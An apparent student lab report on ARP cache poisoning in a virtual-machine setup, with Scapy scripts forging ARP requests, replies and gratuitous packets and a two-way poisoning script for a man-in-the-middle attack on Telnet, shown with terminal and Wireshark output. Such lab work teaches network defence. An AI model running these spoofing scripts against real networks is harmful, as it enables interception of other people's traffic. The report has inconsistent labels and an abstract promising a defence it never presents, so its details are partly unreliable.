

# **ARP Cache Poisoning Attack Lab**

## Table of Contents:

Title page.....	1
Table of contents .....	2
Abstract .....	3
Introduction .....	3
Objective .....	3
Tasks .....	4
<b>Task 1: ARP Cache Poisoning .....</b>	<b>4</b>
<b>Task 2: MITM Attack on Telnet using ARP Cache Poisoning .....</b>	<b>11</b>
<b>Task 3: MITM Attack on Netcat using ARP Cache Poisoning .....</b>	<b>17</b>
Summary .....	19
Conclusion .....	19
References .....	20

## 1 Abstract:

ARP cache poisoning is a long-standing issue that is notorious for being difficult to resolve without sacrificing performance. The lack of verification of the mapping between IP addresses and MAC addresses is the source of this issue. Because the needed authentication is not present, any host on the LAN can fabricate an ARP reply with malicious IP to MAC address mapping, resulting in ARP cache poisoning. In reality, there are a variety of tools publicly available on the internet that may be used by even inexperienced hackers to start such an assault.

I describe a novel cryptographic strategy for making ARP secure and protecting against ARP cache poisoning in this practical report. Our method is based on a mix of digital signatures and hash chain-based one-time passwords. This hybrid approach protects against ARP cache poisoning attacks while preserving system speed.

## 2 Introduction:

The Address Resolution Protocol (ARP) was developed to support the layered approach that has been utilized from the early days of computer networking. Each layer's operations are generally independent of one another, from the electrical impulses that go through an Ethernet connection to the HTML code needed to generate a webpage.

ARP's function is to convert between data link layer addresses, known as MAC addresses, and network layer addresses, which are commonly IP addresses.

It enables computer networks to "ask" which device is presently allocated a specific IP address. Without being asked, devices can also advertise this mapping to the rest of the network. Devices will often store these answers and compile a list of current MAC-to-IP mappings for efficiency.

**ARP Poisoning** is the practice of exploiting ARP flaws to alter the MAC-to-IP mappings of other network devices. Because security was not a top priority when ARP was launched in 1982, the protocol's authors never added authentication procedures to validate ARP messages.

**This lab report covers the following topics:**

- The ARP protocols
- The ARP cache poisoning attack
- Man-in-the-middle attack
- Scapy programming

## 3 Objective:

1-What exactly is the goal of an ARP spoofing attack?


- to saturate the network with ARP reply broadcasts in order to overburden switch MAC address databases with false addresses
- to assign IP addresses to the incorrect MAC address
- to flood network hosts with ARP queries

In an ARP spoofing attack, a malicious host intercepts ARP queries and answers to them, causing network hosts to map an IP address to the malicious host's MAC address.

#### 4 Tasks:

The lab's environment are as follows:

	IP Address	MAC Address
ATTACKER	10.0.2.6	08:00:27:04:97:b2
CLINET "VM B"	10.0.2.7	08:00:27:af:cB:9b
SERVER" VM A"	10.0.2.8	08:00:27:59:92:ab




Attacker [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

```
/bin/bash
[11/07/21]seed@VM:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:04:97:b2
        inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::c1:4990:2203:9e7a/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```




Clinet [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

```
/bin/bash
[11/07/21]seed@VM:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:af:c8:9b
        inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::b51c:4bf0:77da:9d04/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```




Server.7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

```
/bin/bash
[11/07/21]seed@VM:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:59:92:ab
        inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
        inet6 addr: fe80::71f8:ef0b:7ab1:8397/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

**After change the MAC address for Attacker**



Attacker [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator

```
/bin/bash
[11/07/21]seed@VM:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:81:45:a9
        inet addr:10.0.2.9  Bcast:10.0.2.255  Mask:255.255.255.0
```

## Server& client connected:

```

/bin/bash
RX packets:7 errors:0 dropped:0 overruns:0 frame:0
TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:1766 (1.7 KB) TX bytes:7099 (7.0 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:65 errors:0 dropped:0 overruns:0 frame:0
TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:21319 (21.3 KB) TX bytes:21319 (21.3 KB)

[11/07/21]seed@VM:~$ arp
Address          Iface      HWtype  HWaddress      Flags Mask
---
10.0.2.1         enp0s3     ether   52:54:00:12:35:00 C
10.0.2.8         enp0s3     ether   08:00:27:59:92:ab C
10.0.2.3         enp0s3     ether   08:00:27:df:d0:d6 C
[11/07/21]seed@VM:~$

```

	IP Address	MAC Address
ATTACKER (the new one)	10.0.2.9	08:00:27:81:45:a9
CLINTE "VM A"	10.0.2.7	08:00:27:af:cB:9b
SERVER" VM B"	10.0.2.8	08:00:27:59:92:ab

### 4.1 Task 1: ARP Cache Poisoning.

We attack A's ARP cache in this task1 such that B's IP is mapped to M's MAC address in A's ARP cache. We do this using three distinct approaches, which are as follows:

#### #Task 1A (using ARP request):

The code to accomplish ARP cache poisoning via a faked ARP request to Client is as follows:

```

#!/usr/bin/python3
from scapy.all import *

E = Ether()
A = ARP(hwsrcc='08:00:27:81:45:a9', psrc='10.0.2.7',
        hwdst='08:00:27:59:92:ab', pdst='10.0.2.8')

pkt = E/A
pkt.show()
sendp(pkt)

```

According to the above code, we generate an ARP packet with the source address as B's IP and attacker's MAC and the destination address as A's IP and MAC. The op field's default value, 1, is used to indicate that it is an ARP Request. When we run the above code, we notice that the packet is sent out as:



```

[11/08/21]seed@VM:~/.../T1.1$ sudo python Task1.1.py
###[ Ethernet ]###
dst      = 08:00:27:59:92:ab
src      = 08:00:27:81:45:a9
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:81:45:a9
psrc     = 10.0.2.7
hwdst    = 08:00:27:59:92:ab
pdst     = 10.0.2.8

Sent 1 packets.
[11/08/21]seed@VM:~/.../T1.1$

```

The op who-has field indicates that the request is for an ARP. The ARP for Client and Server is shown below:

Clinet [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash

```

[11/08/21]seed@VM:~$ arp
Address          Hwtype  Hwaddress      Flags Mask
-----
10.0.2.1         ether   52:54:00:12:35:00 C
                  enp0s3
10.0.2.3         ether   08:00:27:3d:c6:df C
                  enp0s3
[11/08/21]seed@VM:~$

```

Server.7 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminator /bin/bash

```

[11/08/21]seed@VM:~$ arp
Address          Hwtype  Hwaddress      Flags Mask
-----
10.0.2.7         ether   08:00:27:81:45:a9 C
                  enp0s3
10.0.2.9         ether   08:00:27:81:45:a9 C
                  enp0s3
10.0.2.1         ether   52:54:00:12:35:00 C
                  enp0s3
10.0.2.3         ether   08:00:27:3d:c6:df C
                  enp0s3
[11/08/21]seed@VM:~$

```

ARP requests are often broadcasted. However, because we only intended to poison A's ARP Cache, we created a unicast message and sent it to A. We can tell that our strike was successful.

However, above that the code also inserts our machine 10.0.2.7 into Server's ARP Cache. This might be because the OS fills the Ethernet header fields based on the packet received. By inputting the Ethernet header's information, we modify the code as follows:




```
Task1.1.py (~/Documents/lab2/InternetSecurityAttacks/ARP_Attack) - gedit
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='08:00:27:59:92:ab', src='08:00:27:81:45:a9')
A = ARP(hwsrc='08:00:27:81:45:a9', psrc='10.0.2.7',
        hwdst='08:00:27:59:92:ab', pdst='10.0.2.8')

pkt = E/A
pkt.show()
sendp(pkt)
```

When we run the code, we get the same output as before:



```
/bin/bash
Iface
10.0.2.1      ether  52:54:00:12:35:00  C
enp0s3
10.0.2.3      ether  08:00:27:3d:c6:df   C
enp0s3
[11/08/21]seed@VM:~/.../T1.1$ sudo python Task1.1.py
###[ Ethernet ]###
  dst      = 08:00:27:59:92:ab
  src      = 08:00:27:81:45:a9
  type     = 0x806
###[ ARP ]###
  hwtype   = 0x1
  ptype    = 0x800
  hwlen    = 6
  plen     = 4
  op       = who-has
  hwsrc    = 08:00:27:81:45:a9
  psrc     = 10.0.2.7
  hwdst    = 08:00:27:59:92:ab
  pdst     = 10.0.2.8
.
Sent 1 packets.
[11/08/21]seed@VM:~/.../T1.1$
```

We can see the following on machines Server and Client:

```

Server.7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminator
/bin/bash
[11/08/21]seed@VM:~$ sudo arp -d 10.0.2.7
[11/08/21]seed@VM:~$ arp
Address          Hwtype  Hwaddress      Flags Mask
 10.0.2.7         Iface                (incomplete)
 10.0.2.9         enp0s3                (incomplete)
 10.0.2.1         enp0s3      ether  52:54:00:12:35:00  C
 10.0.2.3         enp0s3      ether  08:00:27:3d:c6:df  C
[11/08/21]seed@VM:~$ arp
Address          Hwtype  Hwaddress      Flags Mask
 10.0.2.7         Iface                (incomplete)
 10.0.2.9         enp0s3                (incomplete)
 10.0.2.1         enp0s3      ether  52:54:00:12:35:00  C
 10.0.2.3         enp0s3      ether  08:00:27:3d:c6:df  C
[11/08/21]seed@VM:~$

```

```

Clinet [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminator
/bin/bash 66x24
[11/08/21]seed@VM:~$ arp
Address          Hwtype  Hwaddress      Flags Mask
 10.0.2.1         Iface                (incomplete)
 10.0.2.3         enp0s3      ether  08:00:27:3d:c6:df  C
[11/08/21]seed@VM:~$ arp
Address          Hwtype  Hwaddress      Flags Mask
 10.0.2.1         Iface                (incomplete)
 10.0.2.3         enp0s3      ether  08:00:27:3d:c6:df  C
[11/08/21]seed@VM:~$

```

Before executing the code, the entries are erased, and the two ARP results given above are before and after running the program. We can observe that the aforementioned code no longer results in storing the Attacker's entry in A's ARP Cache.

### #Task 1B (using ARP reply):

The code to accomplish ARP cache poisoning via a faked ARP reply to A is as follows:

```

#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='08:00:27:59:92:ab', src='08:00:27:81:45:a9')
A = ARP(op=2, hwsrc='08:00:27:81:45:a9', psrc='10.0.2.7',
        hwdst='08:00:27:59:92:ab', pdst='10.0.2.8')

pkt = E/A
pkt.show()
sendp(pkt)

```



The only difference here is that the OP field is set to 2, indicating an ARP reply. The rest of the code is the same. When we run the application, we observe the following packet being sent out:

```
[11/08/21]seed@VM:~/.../T1.1$ sudo python Task1.2.py
###[ Ethernet ]###
dst      = 08:00:27:59:92:ab
src      = 08:00:27:81:45:a9
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = is-at
hwsrc    = 08:00:27:81:45:a9
psrc     = 10.0.2.7
hwdst    = 08:00:27:59:92:ab
pdst     = 10.0.2.8

Sent 1 packets.
[11/08/21]seed@VM:~/.../T1.1$
```

The is-at string in op indicates that the response is an ARP response. The ARP Cache entries in (server)A and (client)B are as follows:

```
[11/08/21]seed@VM:~$ arp
Address          Iface      HWtype  HWaddress      Flags Mask
10.0.2.7         enp0s3     ether   08:00:27:81:45:a9  C
10.0.2.9         enp0s3     (incomplete)
10.0.2.1         enp0s3     ether   52:54:00:12:35:00  C
10.0.2.3         enp0s3     ether   08:00:27:3d:c6:df  C
[11/08/21]seed@VM:~$
```

Server A

```
[11/08/21]seed@VM:~$ arp
Address          Iface      HWtype  HWaddress      Flags Mask
10.0.2.1         enp0s3     ether   52:54:00:12:35:00  C
10.0.2.3         enp0s3     ether   08:00:27:3d:c6:df  C
[11/08/21]seed@VM:~$
```

Client B

### #Task 1C (using ARP gratuitous message):

Using the following application, we fake an ARP gratuitous message with client B's IP address:

```
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff', src='08:00:27:81:45:a9')
A = ARP(hwsrc='08:00:27:81:45:a9', psrc='10.0.2.7',
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.0.2.8')

pkt = E/A
pkt.show()
sendp(pkt)
```

When we execute the preceding software, we notice that the desired packet is sent out:

```
Sent 1 packets.
[11/08/21]seed@VM:~/.../T1.1$ sudo python Task1.3.py
####[ Ethernet ]####
  dst      = ff:ff:ff:ff:ff:ff
  src      = 08:00:27:81:45:a9
  type     = 0x806
####[ ARP ]####
  hwtype   = 0x1
  ptype    = 0x800
  hwlen    = 6
  plen     = 4
  op       = who-has
  hwsrcc   = 08:00:27:81:45:a9
  psrcc    = 10.0.2.7
  hwdst    = ff:ff:ff:ff:ff:ff
  pdst     = 10.0.2.8
.
Sent 1 packets.
[11/08/21]seed@VM:~/.../T1.1$
```

The ARP cache before and after executing the software is shown below:

```
[11/08/21]seed@VM:~$ arp
Address          Iface      HWtype  HWaddress      Flags Mask
10.0.2.7         enp0s3     ether   08:00:27:81:45:a9  C
10.0.2.9         enp0s3     (incomplete)
10.0.2.1         enp0s3     ether   52:54:00:12:35:00  C
10.0.2.3         enp0s3     ether   08:00:27:3d:c6:df  C
[11/08/21]seed@VM:~$
```

Server A

```
[11/08/21]seed@VM:~$ arp
Address          Iface      HWtype  HWaddress      Flags Mask
10.0.2.1         enp0s3     ether   52:54:00:12:35:00  C
10.0.2.3         enp0s3     ether   08:00:27:3d:c6:df  C
[11/08/21]seed@VM:~$
```

Client B

Only A's ARP Cache changes in the given result, and even if B received the packet (due to the packet being broadcasted on the network), B's ARP Cache stays unaltered. Because the sender's IP address matches B's IP address, B concludes the packet was sent by it. The ARP Cache only contains IP addresses that do not belong to the host.

We can fake an ARP packet and accomplish ARP Cache Poisoning in three methods.

## 4.2 Task 2: MITM Attack on Telnet using ARP Cache Poisoning

### #Step 1 (Launch the ARP cache poisoning attack).


The following code does ARP Cache Poisoning on A (server) and B (client), such that B's (client) IP address maps to M's MAC address in A's(server) ARP cache and A's (server) IP address maps to M's (attacker) MAC address in B's (client)ARP cache:

```
#!/usr/bin/python3
from scapy.all import *

def send_ARP_packet(mac_dst, mac_src, ip_dst, ip_src):
    E = Ether(dst=mac_dst, src=mac_src)
    A = ARP(op=2, hwsrc=mac_src, psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
    pkt = E/A
    sendp(pkt)

send_ARP_packet('08:00:27:59:92:ab', '08:00:27:81:45:a9', '10.0.2.8', '10.0.2.7')
send_ARP_packet('08:00:27:af:c8:9b', '08:00:27:81:45:a9', '10.0.2.7', '10.0.2.8')
```


To accomplish ARP Cache Poisoning, the code above uses the ARP request mechanism. The ARP Cache on A (server) and B (client), before and after running the function is as follows:



A screenshot of a terminal window showing the output of the 'arp' command on a system named 'seed@VM'. The output is a table with columns: Address, Iface, HWtype, HWaddress, Flags, and Mask. The table lists several entries for IP addresses 10.0.2.7, 10.0.2.9, 10.0.2.1, and 10.0.2.3, all associated with the interface 'enp0s3'. The HWtype is 'ether' and the HWaddress is either '08:00:27:81:45:a9' or '52:54:00:12:35:00'. The Flags column shows 'C' for cache. A bracket on the right side of the table points to a box labeled 'A server'.

Address	Iface	HWtype	HWaddress	Flags	Mask
10.0.2.7	enp0s3	ether	08:00:27:81:45:a9	C	
10.0.2.9	enp0s3	(incomplete)			
10.0.2.1	enp0s3	ether	52:54:00:12:35:00	C	
10.0.2.3	enp0s3	ether	08:00:27:3d:c6:df	C	

A server




A screenshot of a terminal window showing the output of the 'arp' command on a system named 'seed@VM'. The output is a table with columns: Address, Iface, HWtype, HWaddress, Flags, and Mask. The table lists several entries for IP addresses 10.0.2.1, 10.0.2.8, and 10.0.2.3, all associated with the interface 'enp0s3'. The HWtype is 'ether' and the HWaddress is either '52:54:00:12:35:00' or '08:00:27:81:45:a9'. The Flags column shows 'C' for cache. A bracket on the left side of the table points to a box labeled 'B client'.

Address	Iface	HWtype	HWaddress	Flags	Mask
10.0.2.1	enp0s3	ether	52:54:00:12:35:00	C	
10.0.2.8	enp0s3	ether	08:00:27:59:92:ab	C	
10.0.2.3	enp0s3	ether	08:00:27:3d:c6:df	C	

B client

According to the Wireshark capture, the ARP request and answers are created as follows:



A screenshot of the Wireshark network protocol analyzer interface. The top toolbar shows various icons for file operations, filters, and packet navigation. Below the toolbar, the 'Packet List' pane shows a list of captured packets. The selected packet is packet 1, which is an ARP request from 10.0.2.8 to 10.0.2.3. The 'Packet Details' pane shows the structure of the packet, including the Ethernet II header, Internet Protocol Version 4 header, and User Datagram Protocol header. The 'Packet Bytes' pane shows the raw data of the packet.

No.	Time	Source	Destination
1	2021-11-08 05:27:03.2845909...	10.0.2.8	10.0.2.3
2	2021-11-08 05:27:03.2947300...	10.0.2.3	10.0.2.8
3	2021-11-08 05:27:04.1743964...	PcsCompu_81:45:a9	PcsCompu_af:cb:9b
4	2021-11-08 05:27:04.1759790...	PcsCompu_81:45:a9	PcsCompu_af:cb:9b
5	2021-11-08 05:27:08.3454009...	PcsCompu_59:92:ab	PcsCompu_3d:c6:df
6	2021-11-08 05:27:08.3454077...	PcsCompu_3d:c6:df	PcsCompu_59:92:ab
7	2021-11-08 05:27:42.2574251...	PcsCompu_81:45:a9	PcsCompu_af:cb:9b
8	2021-11-08 05:27:42.2584417...	PcsCompu_81:45:a9	PcsCompu_59:92:ab




## #Step 2 (Testing):

We ping from A to B( client) after doing the ARP Cache poisoning and get the following results:

```
[11/08/21]seed@VM:~$ ping 10.0.2.7
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.444 ms
64 bytes from 10.0.2.7: icmp_seq=2 ttl=64 time=0.366 ms
64 bytes from 10.0.2.7: icmp_seq=3 ttl=64 time=0.351 ms
64 bytes from 10.0.2.7: icmp_seq=4 ttl=64 time=0.325 ms
64 bytes from 10.0.2.7: icmp_seq=5 ttl=64 time=0.351 ms
64 bytes from 10.0.2.7: icmp_seq=6 ttl=64 time=0.386 ms
64 bytes from 10.0.2.7: icmp_seq=7 ttl=64 time=0.370 ms
64 bytes from 10.0.2.7: icmp_seq=8 ttl=64 time=0.412 ms
64 bytes from 10.0.2.7: icmp_seq=9 ttl=64 time=0.378 ms
64 bytes from 10.0.2.7: icmp_seq=10 ttl=64 time=0.407 ms
64 bytes from 10.0.2.7: icmp_seq=11 ttl=64 time=0.335 ms
64 bytes from 10.0.2.7: icmp_seq=12 ttl=64 time=0.357 ms
^C
--- 10.0.2.7 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 11267ms
rtt min/avg/max/mdev = 0.325/0.373/0.444/0.038 ms
[11/08/21]seed@VM:~$
```

We can observe that 12 packets are sent but only 12 are received. The Wireshark capture looks like this:



The image shows a Wireshark network capture. The top toolbar includes icons for file operations, network analysis, and display filters. Below the toolbar is a display filter bar with the text "Apply a display filter ... <Ctrl-/>" and an "Expression..." button. The main table displays network packets with columns for No., Time, Source, and Destination. The table contains 19 rows of data. The first 12 rows show ARP requests and replies between 10.0.2.8 and 10.0.2.3. The next 7 rows show ping requests from 10.0.2.7 to 10.0.2.3. The final row shows a ping request from 10.0.2.7 to 192.168.1.1. The status bar at the bottom indicates "Frame 12: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on inter" and "Ethernet II, Src: PcsCompu\_3d:c6:df (08:00:27:3d:c6:df), Dst: PcsCompu\_af:c8:9b". A yellow highlight is present on the status bar text: "[Duplicate IP address detected for 10.0.2.7 (08:00:27:af:c8:9b) - also in us".

No.	Time	Source	Destination
1	2021-11-08 05:27:03.2845909...	10.0.2.8	10.0.2.3
2	2021-11-08 05:27:03.2947300...	10.0.2.3	10.0.2.8
3	2021-11-08 05:27:04.1743964...	PcsCompu_81:45:a9	PcsCompu_af:cb:9b
4	2021-11-08 05:27:04.1759790...	PcsCompu_81:45:a9	PcsCompu_af:cb:9b
5	2021-11-08 05:27:08.3454009...	PcsCompu_59:92:ab	PcsCompu_3d:c6:df
6	2021-11-08 05:27:08.3454077...	PcsCompu_3d:c6:df	PcsCompu_59:92:ab
7	2021-11-08 05:27:42.2574251...	PcsCompu_81:45:a9	PcsCompu_af:cb:9b
8	2021-11-08 05:27:42.2584417...	PcsCompu_81:45:a9	PcsCompu_59:92:ab
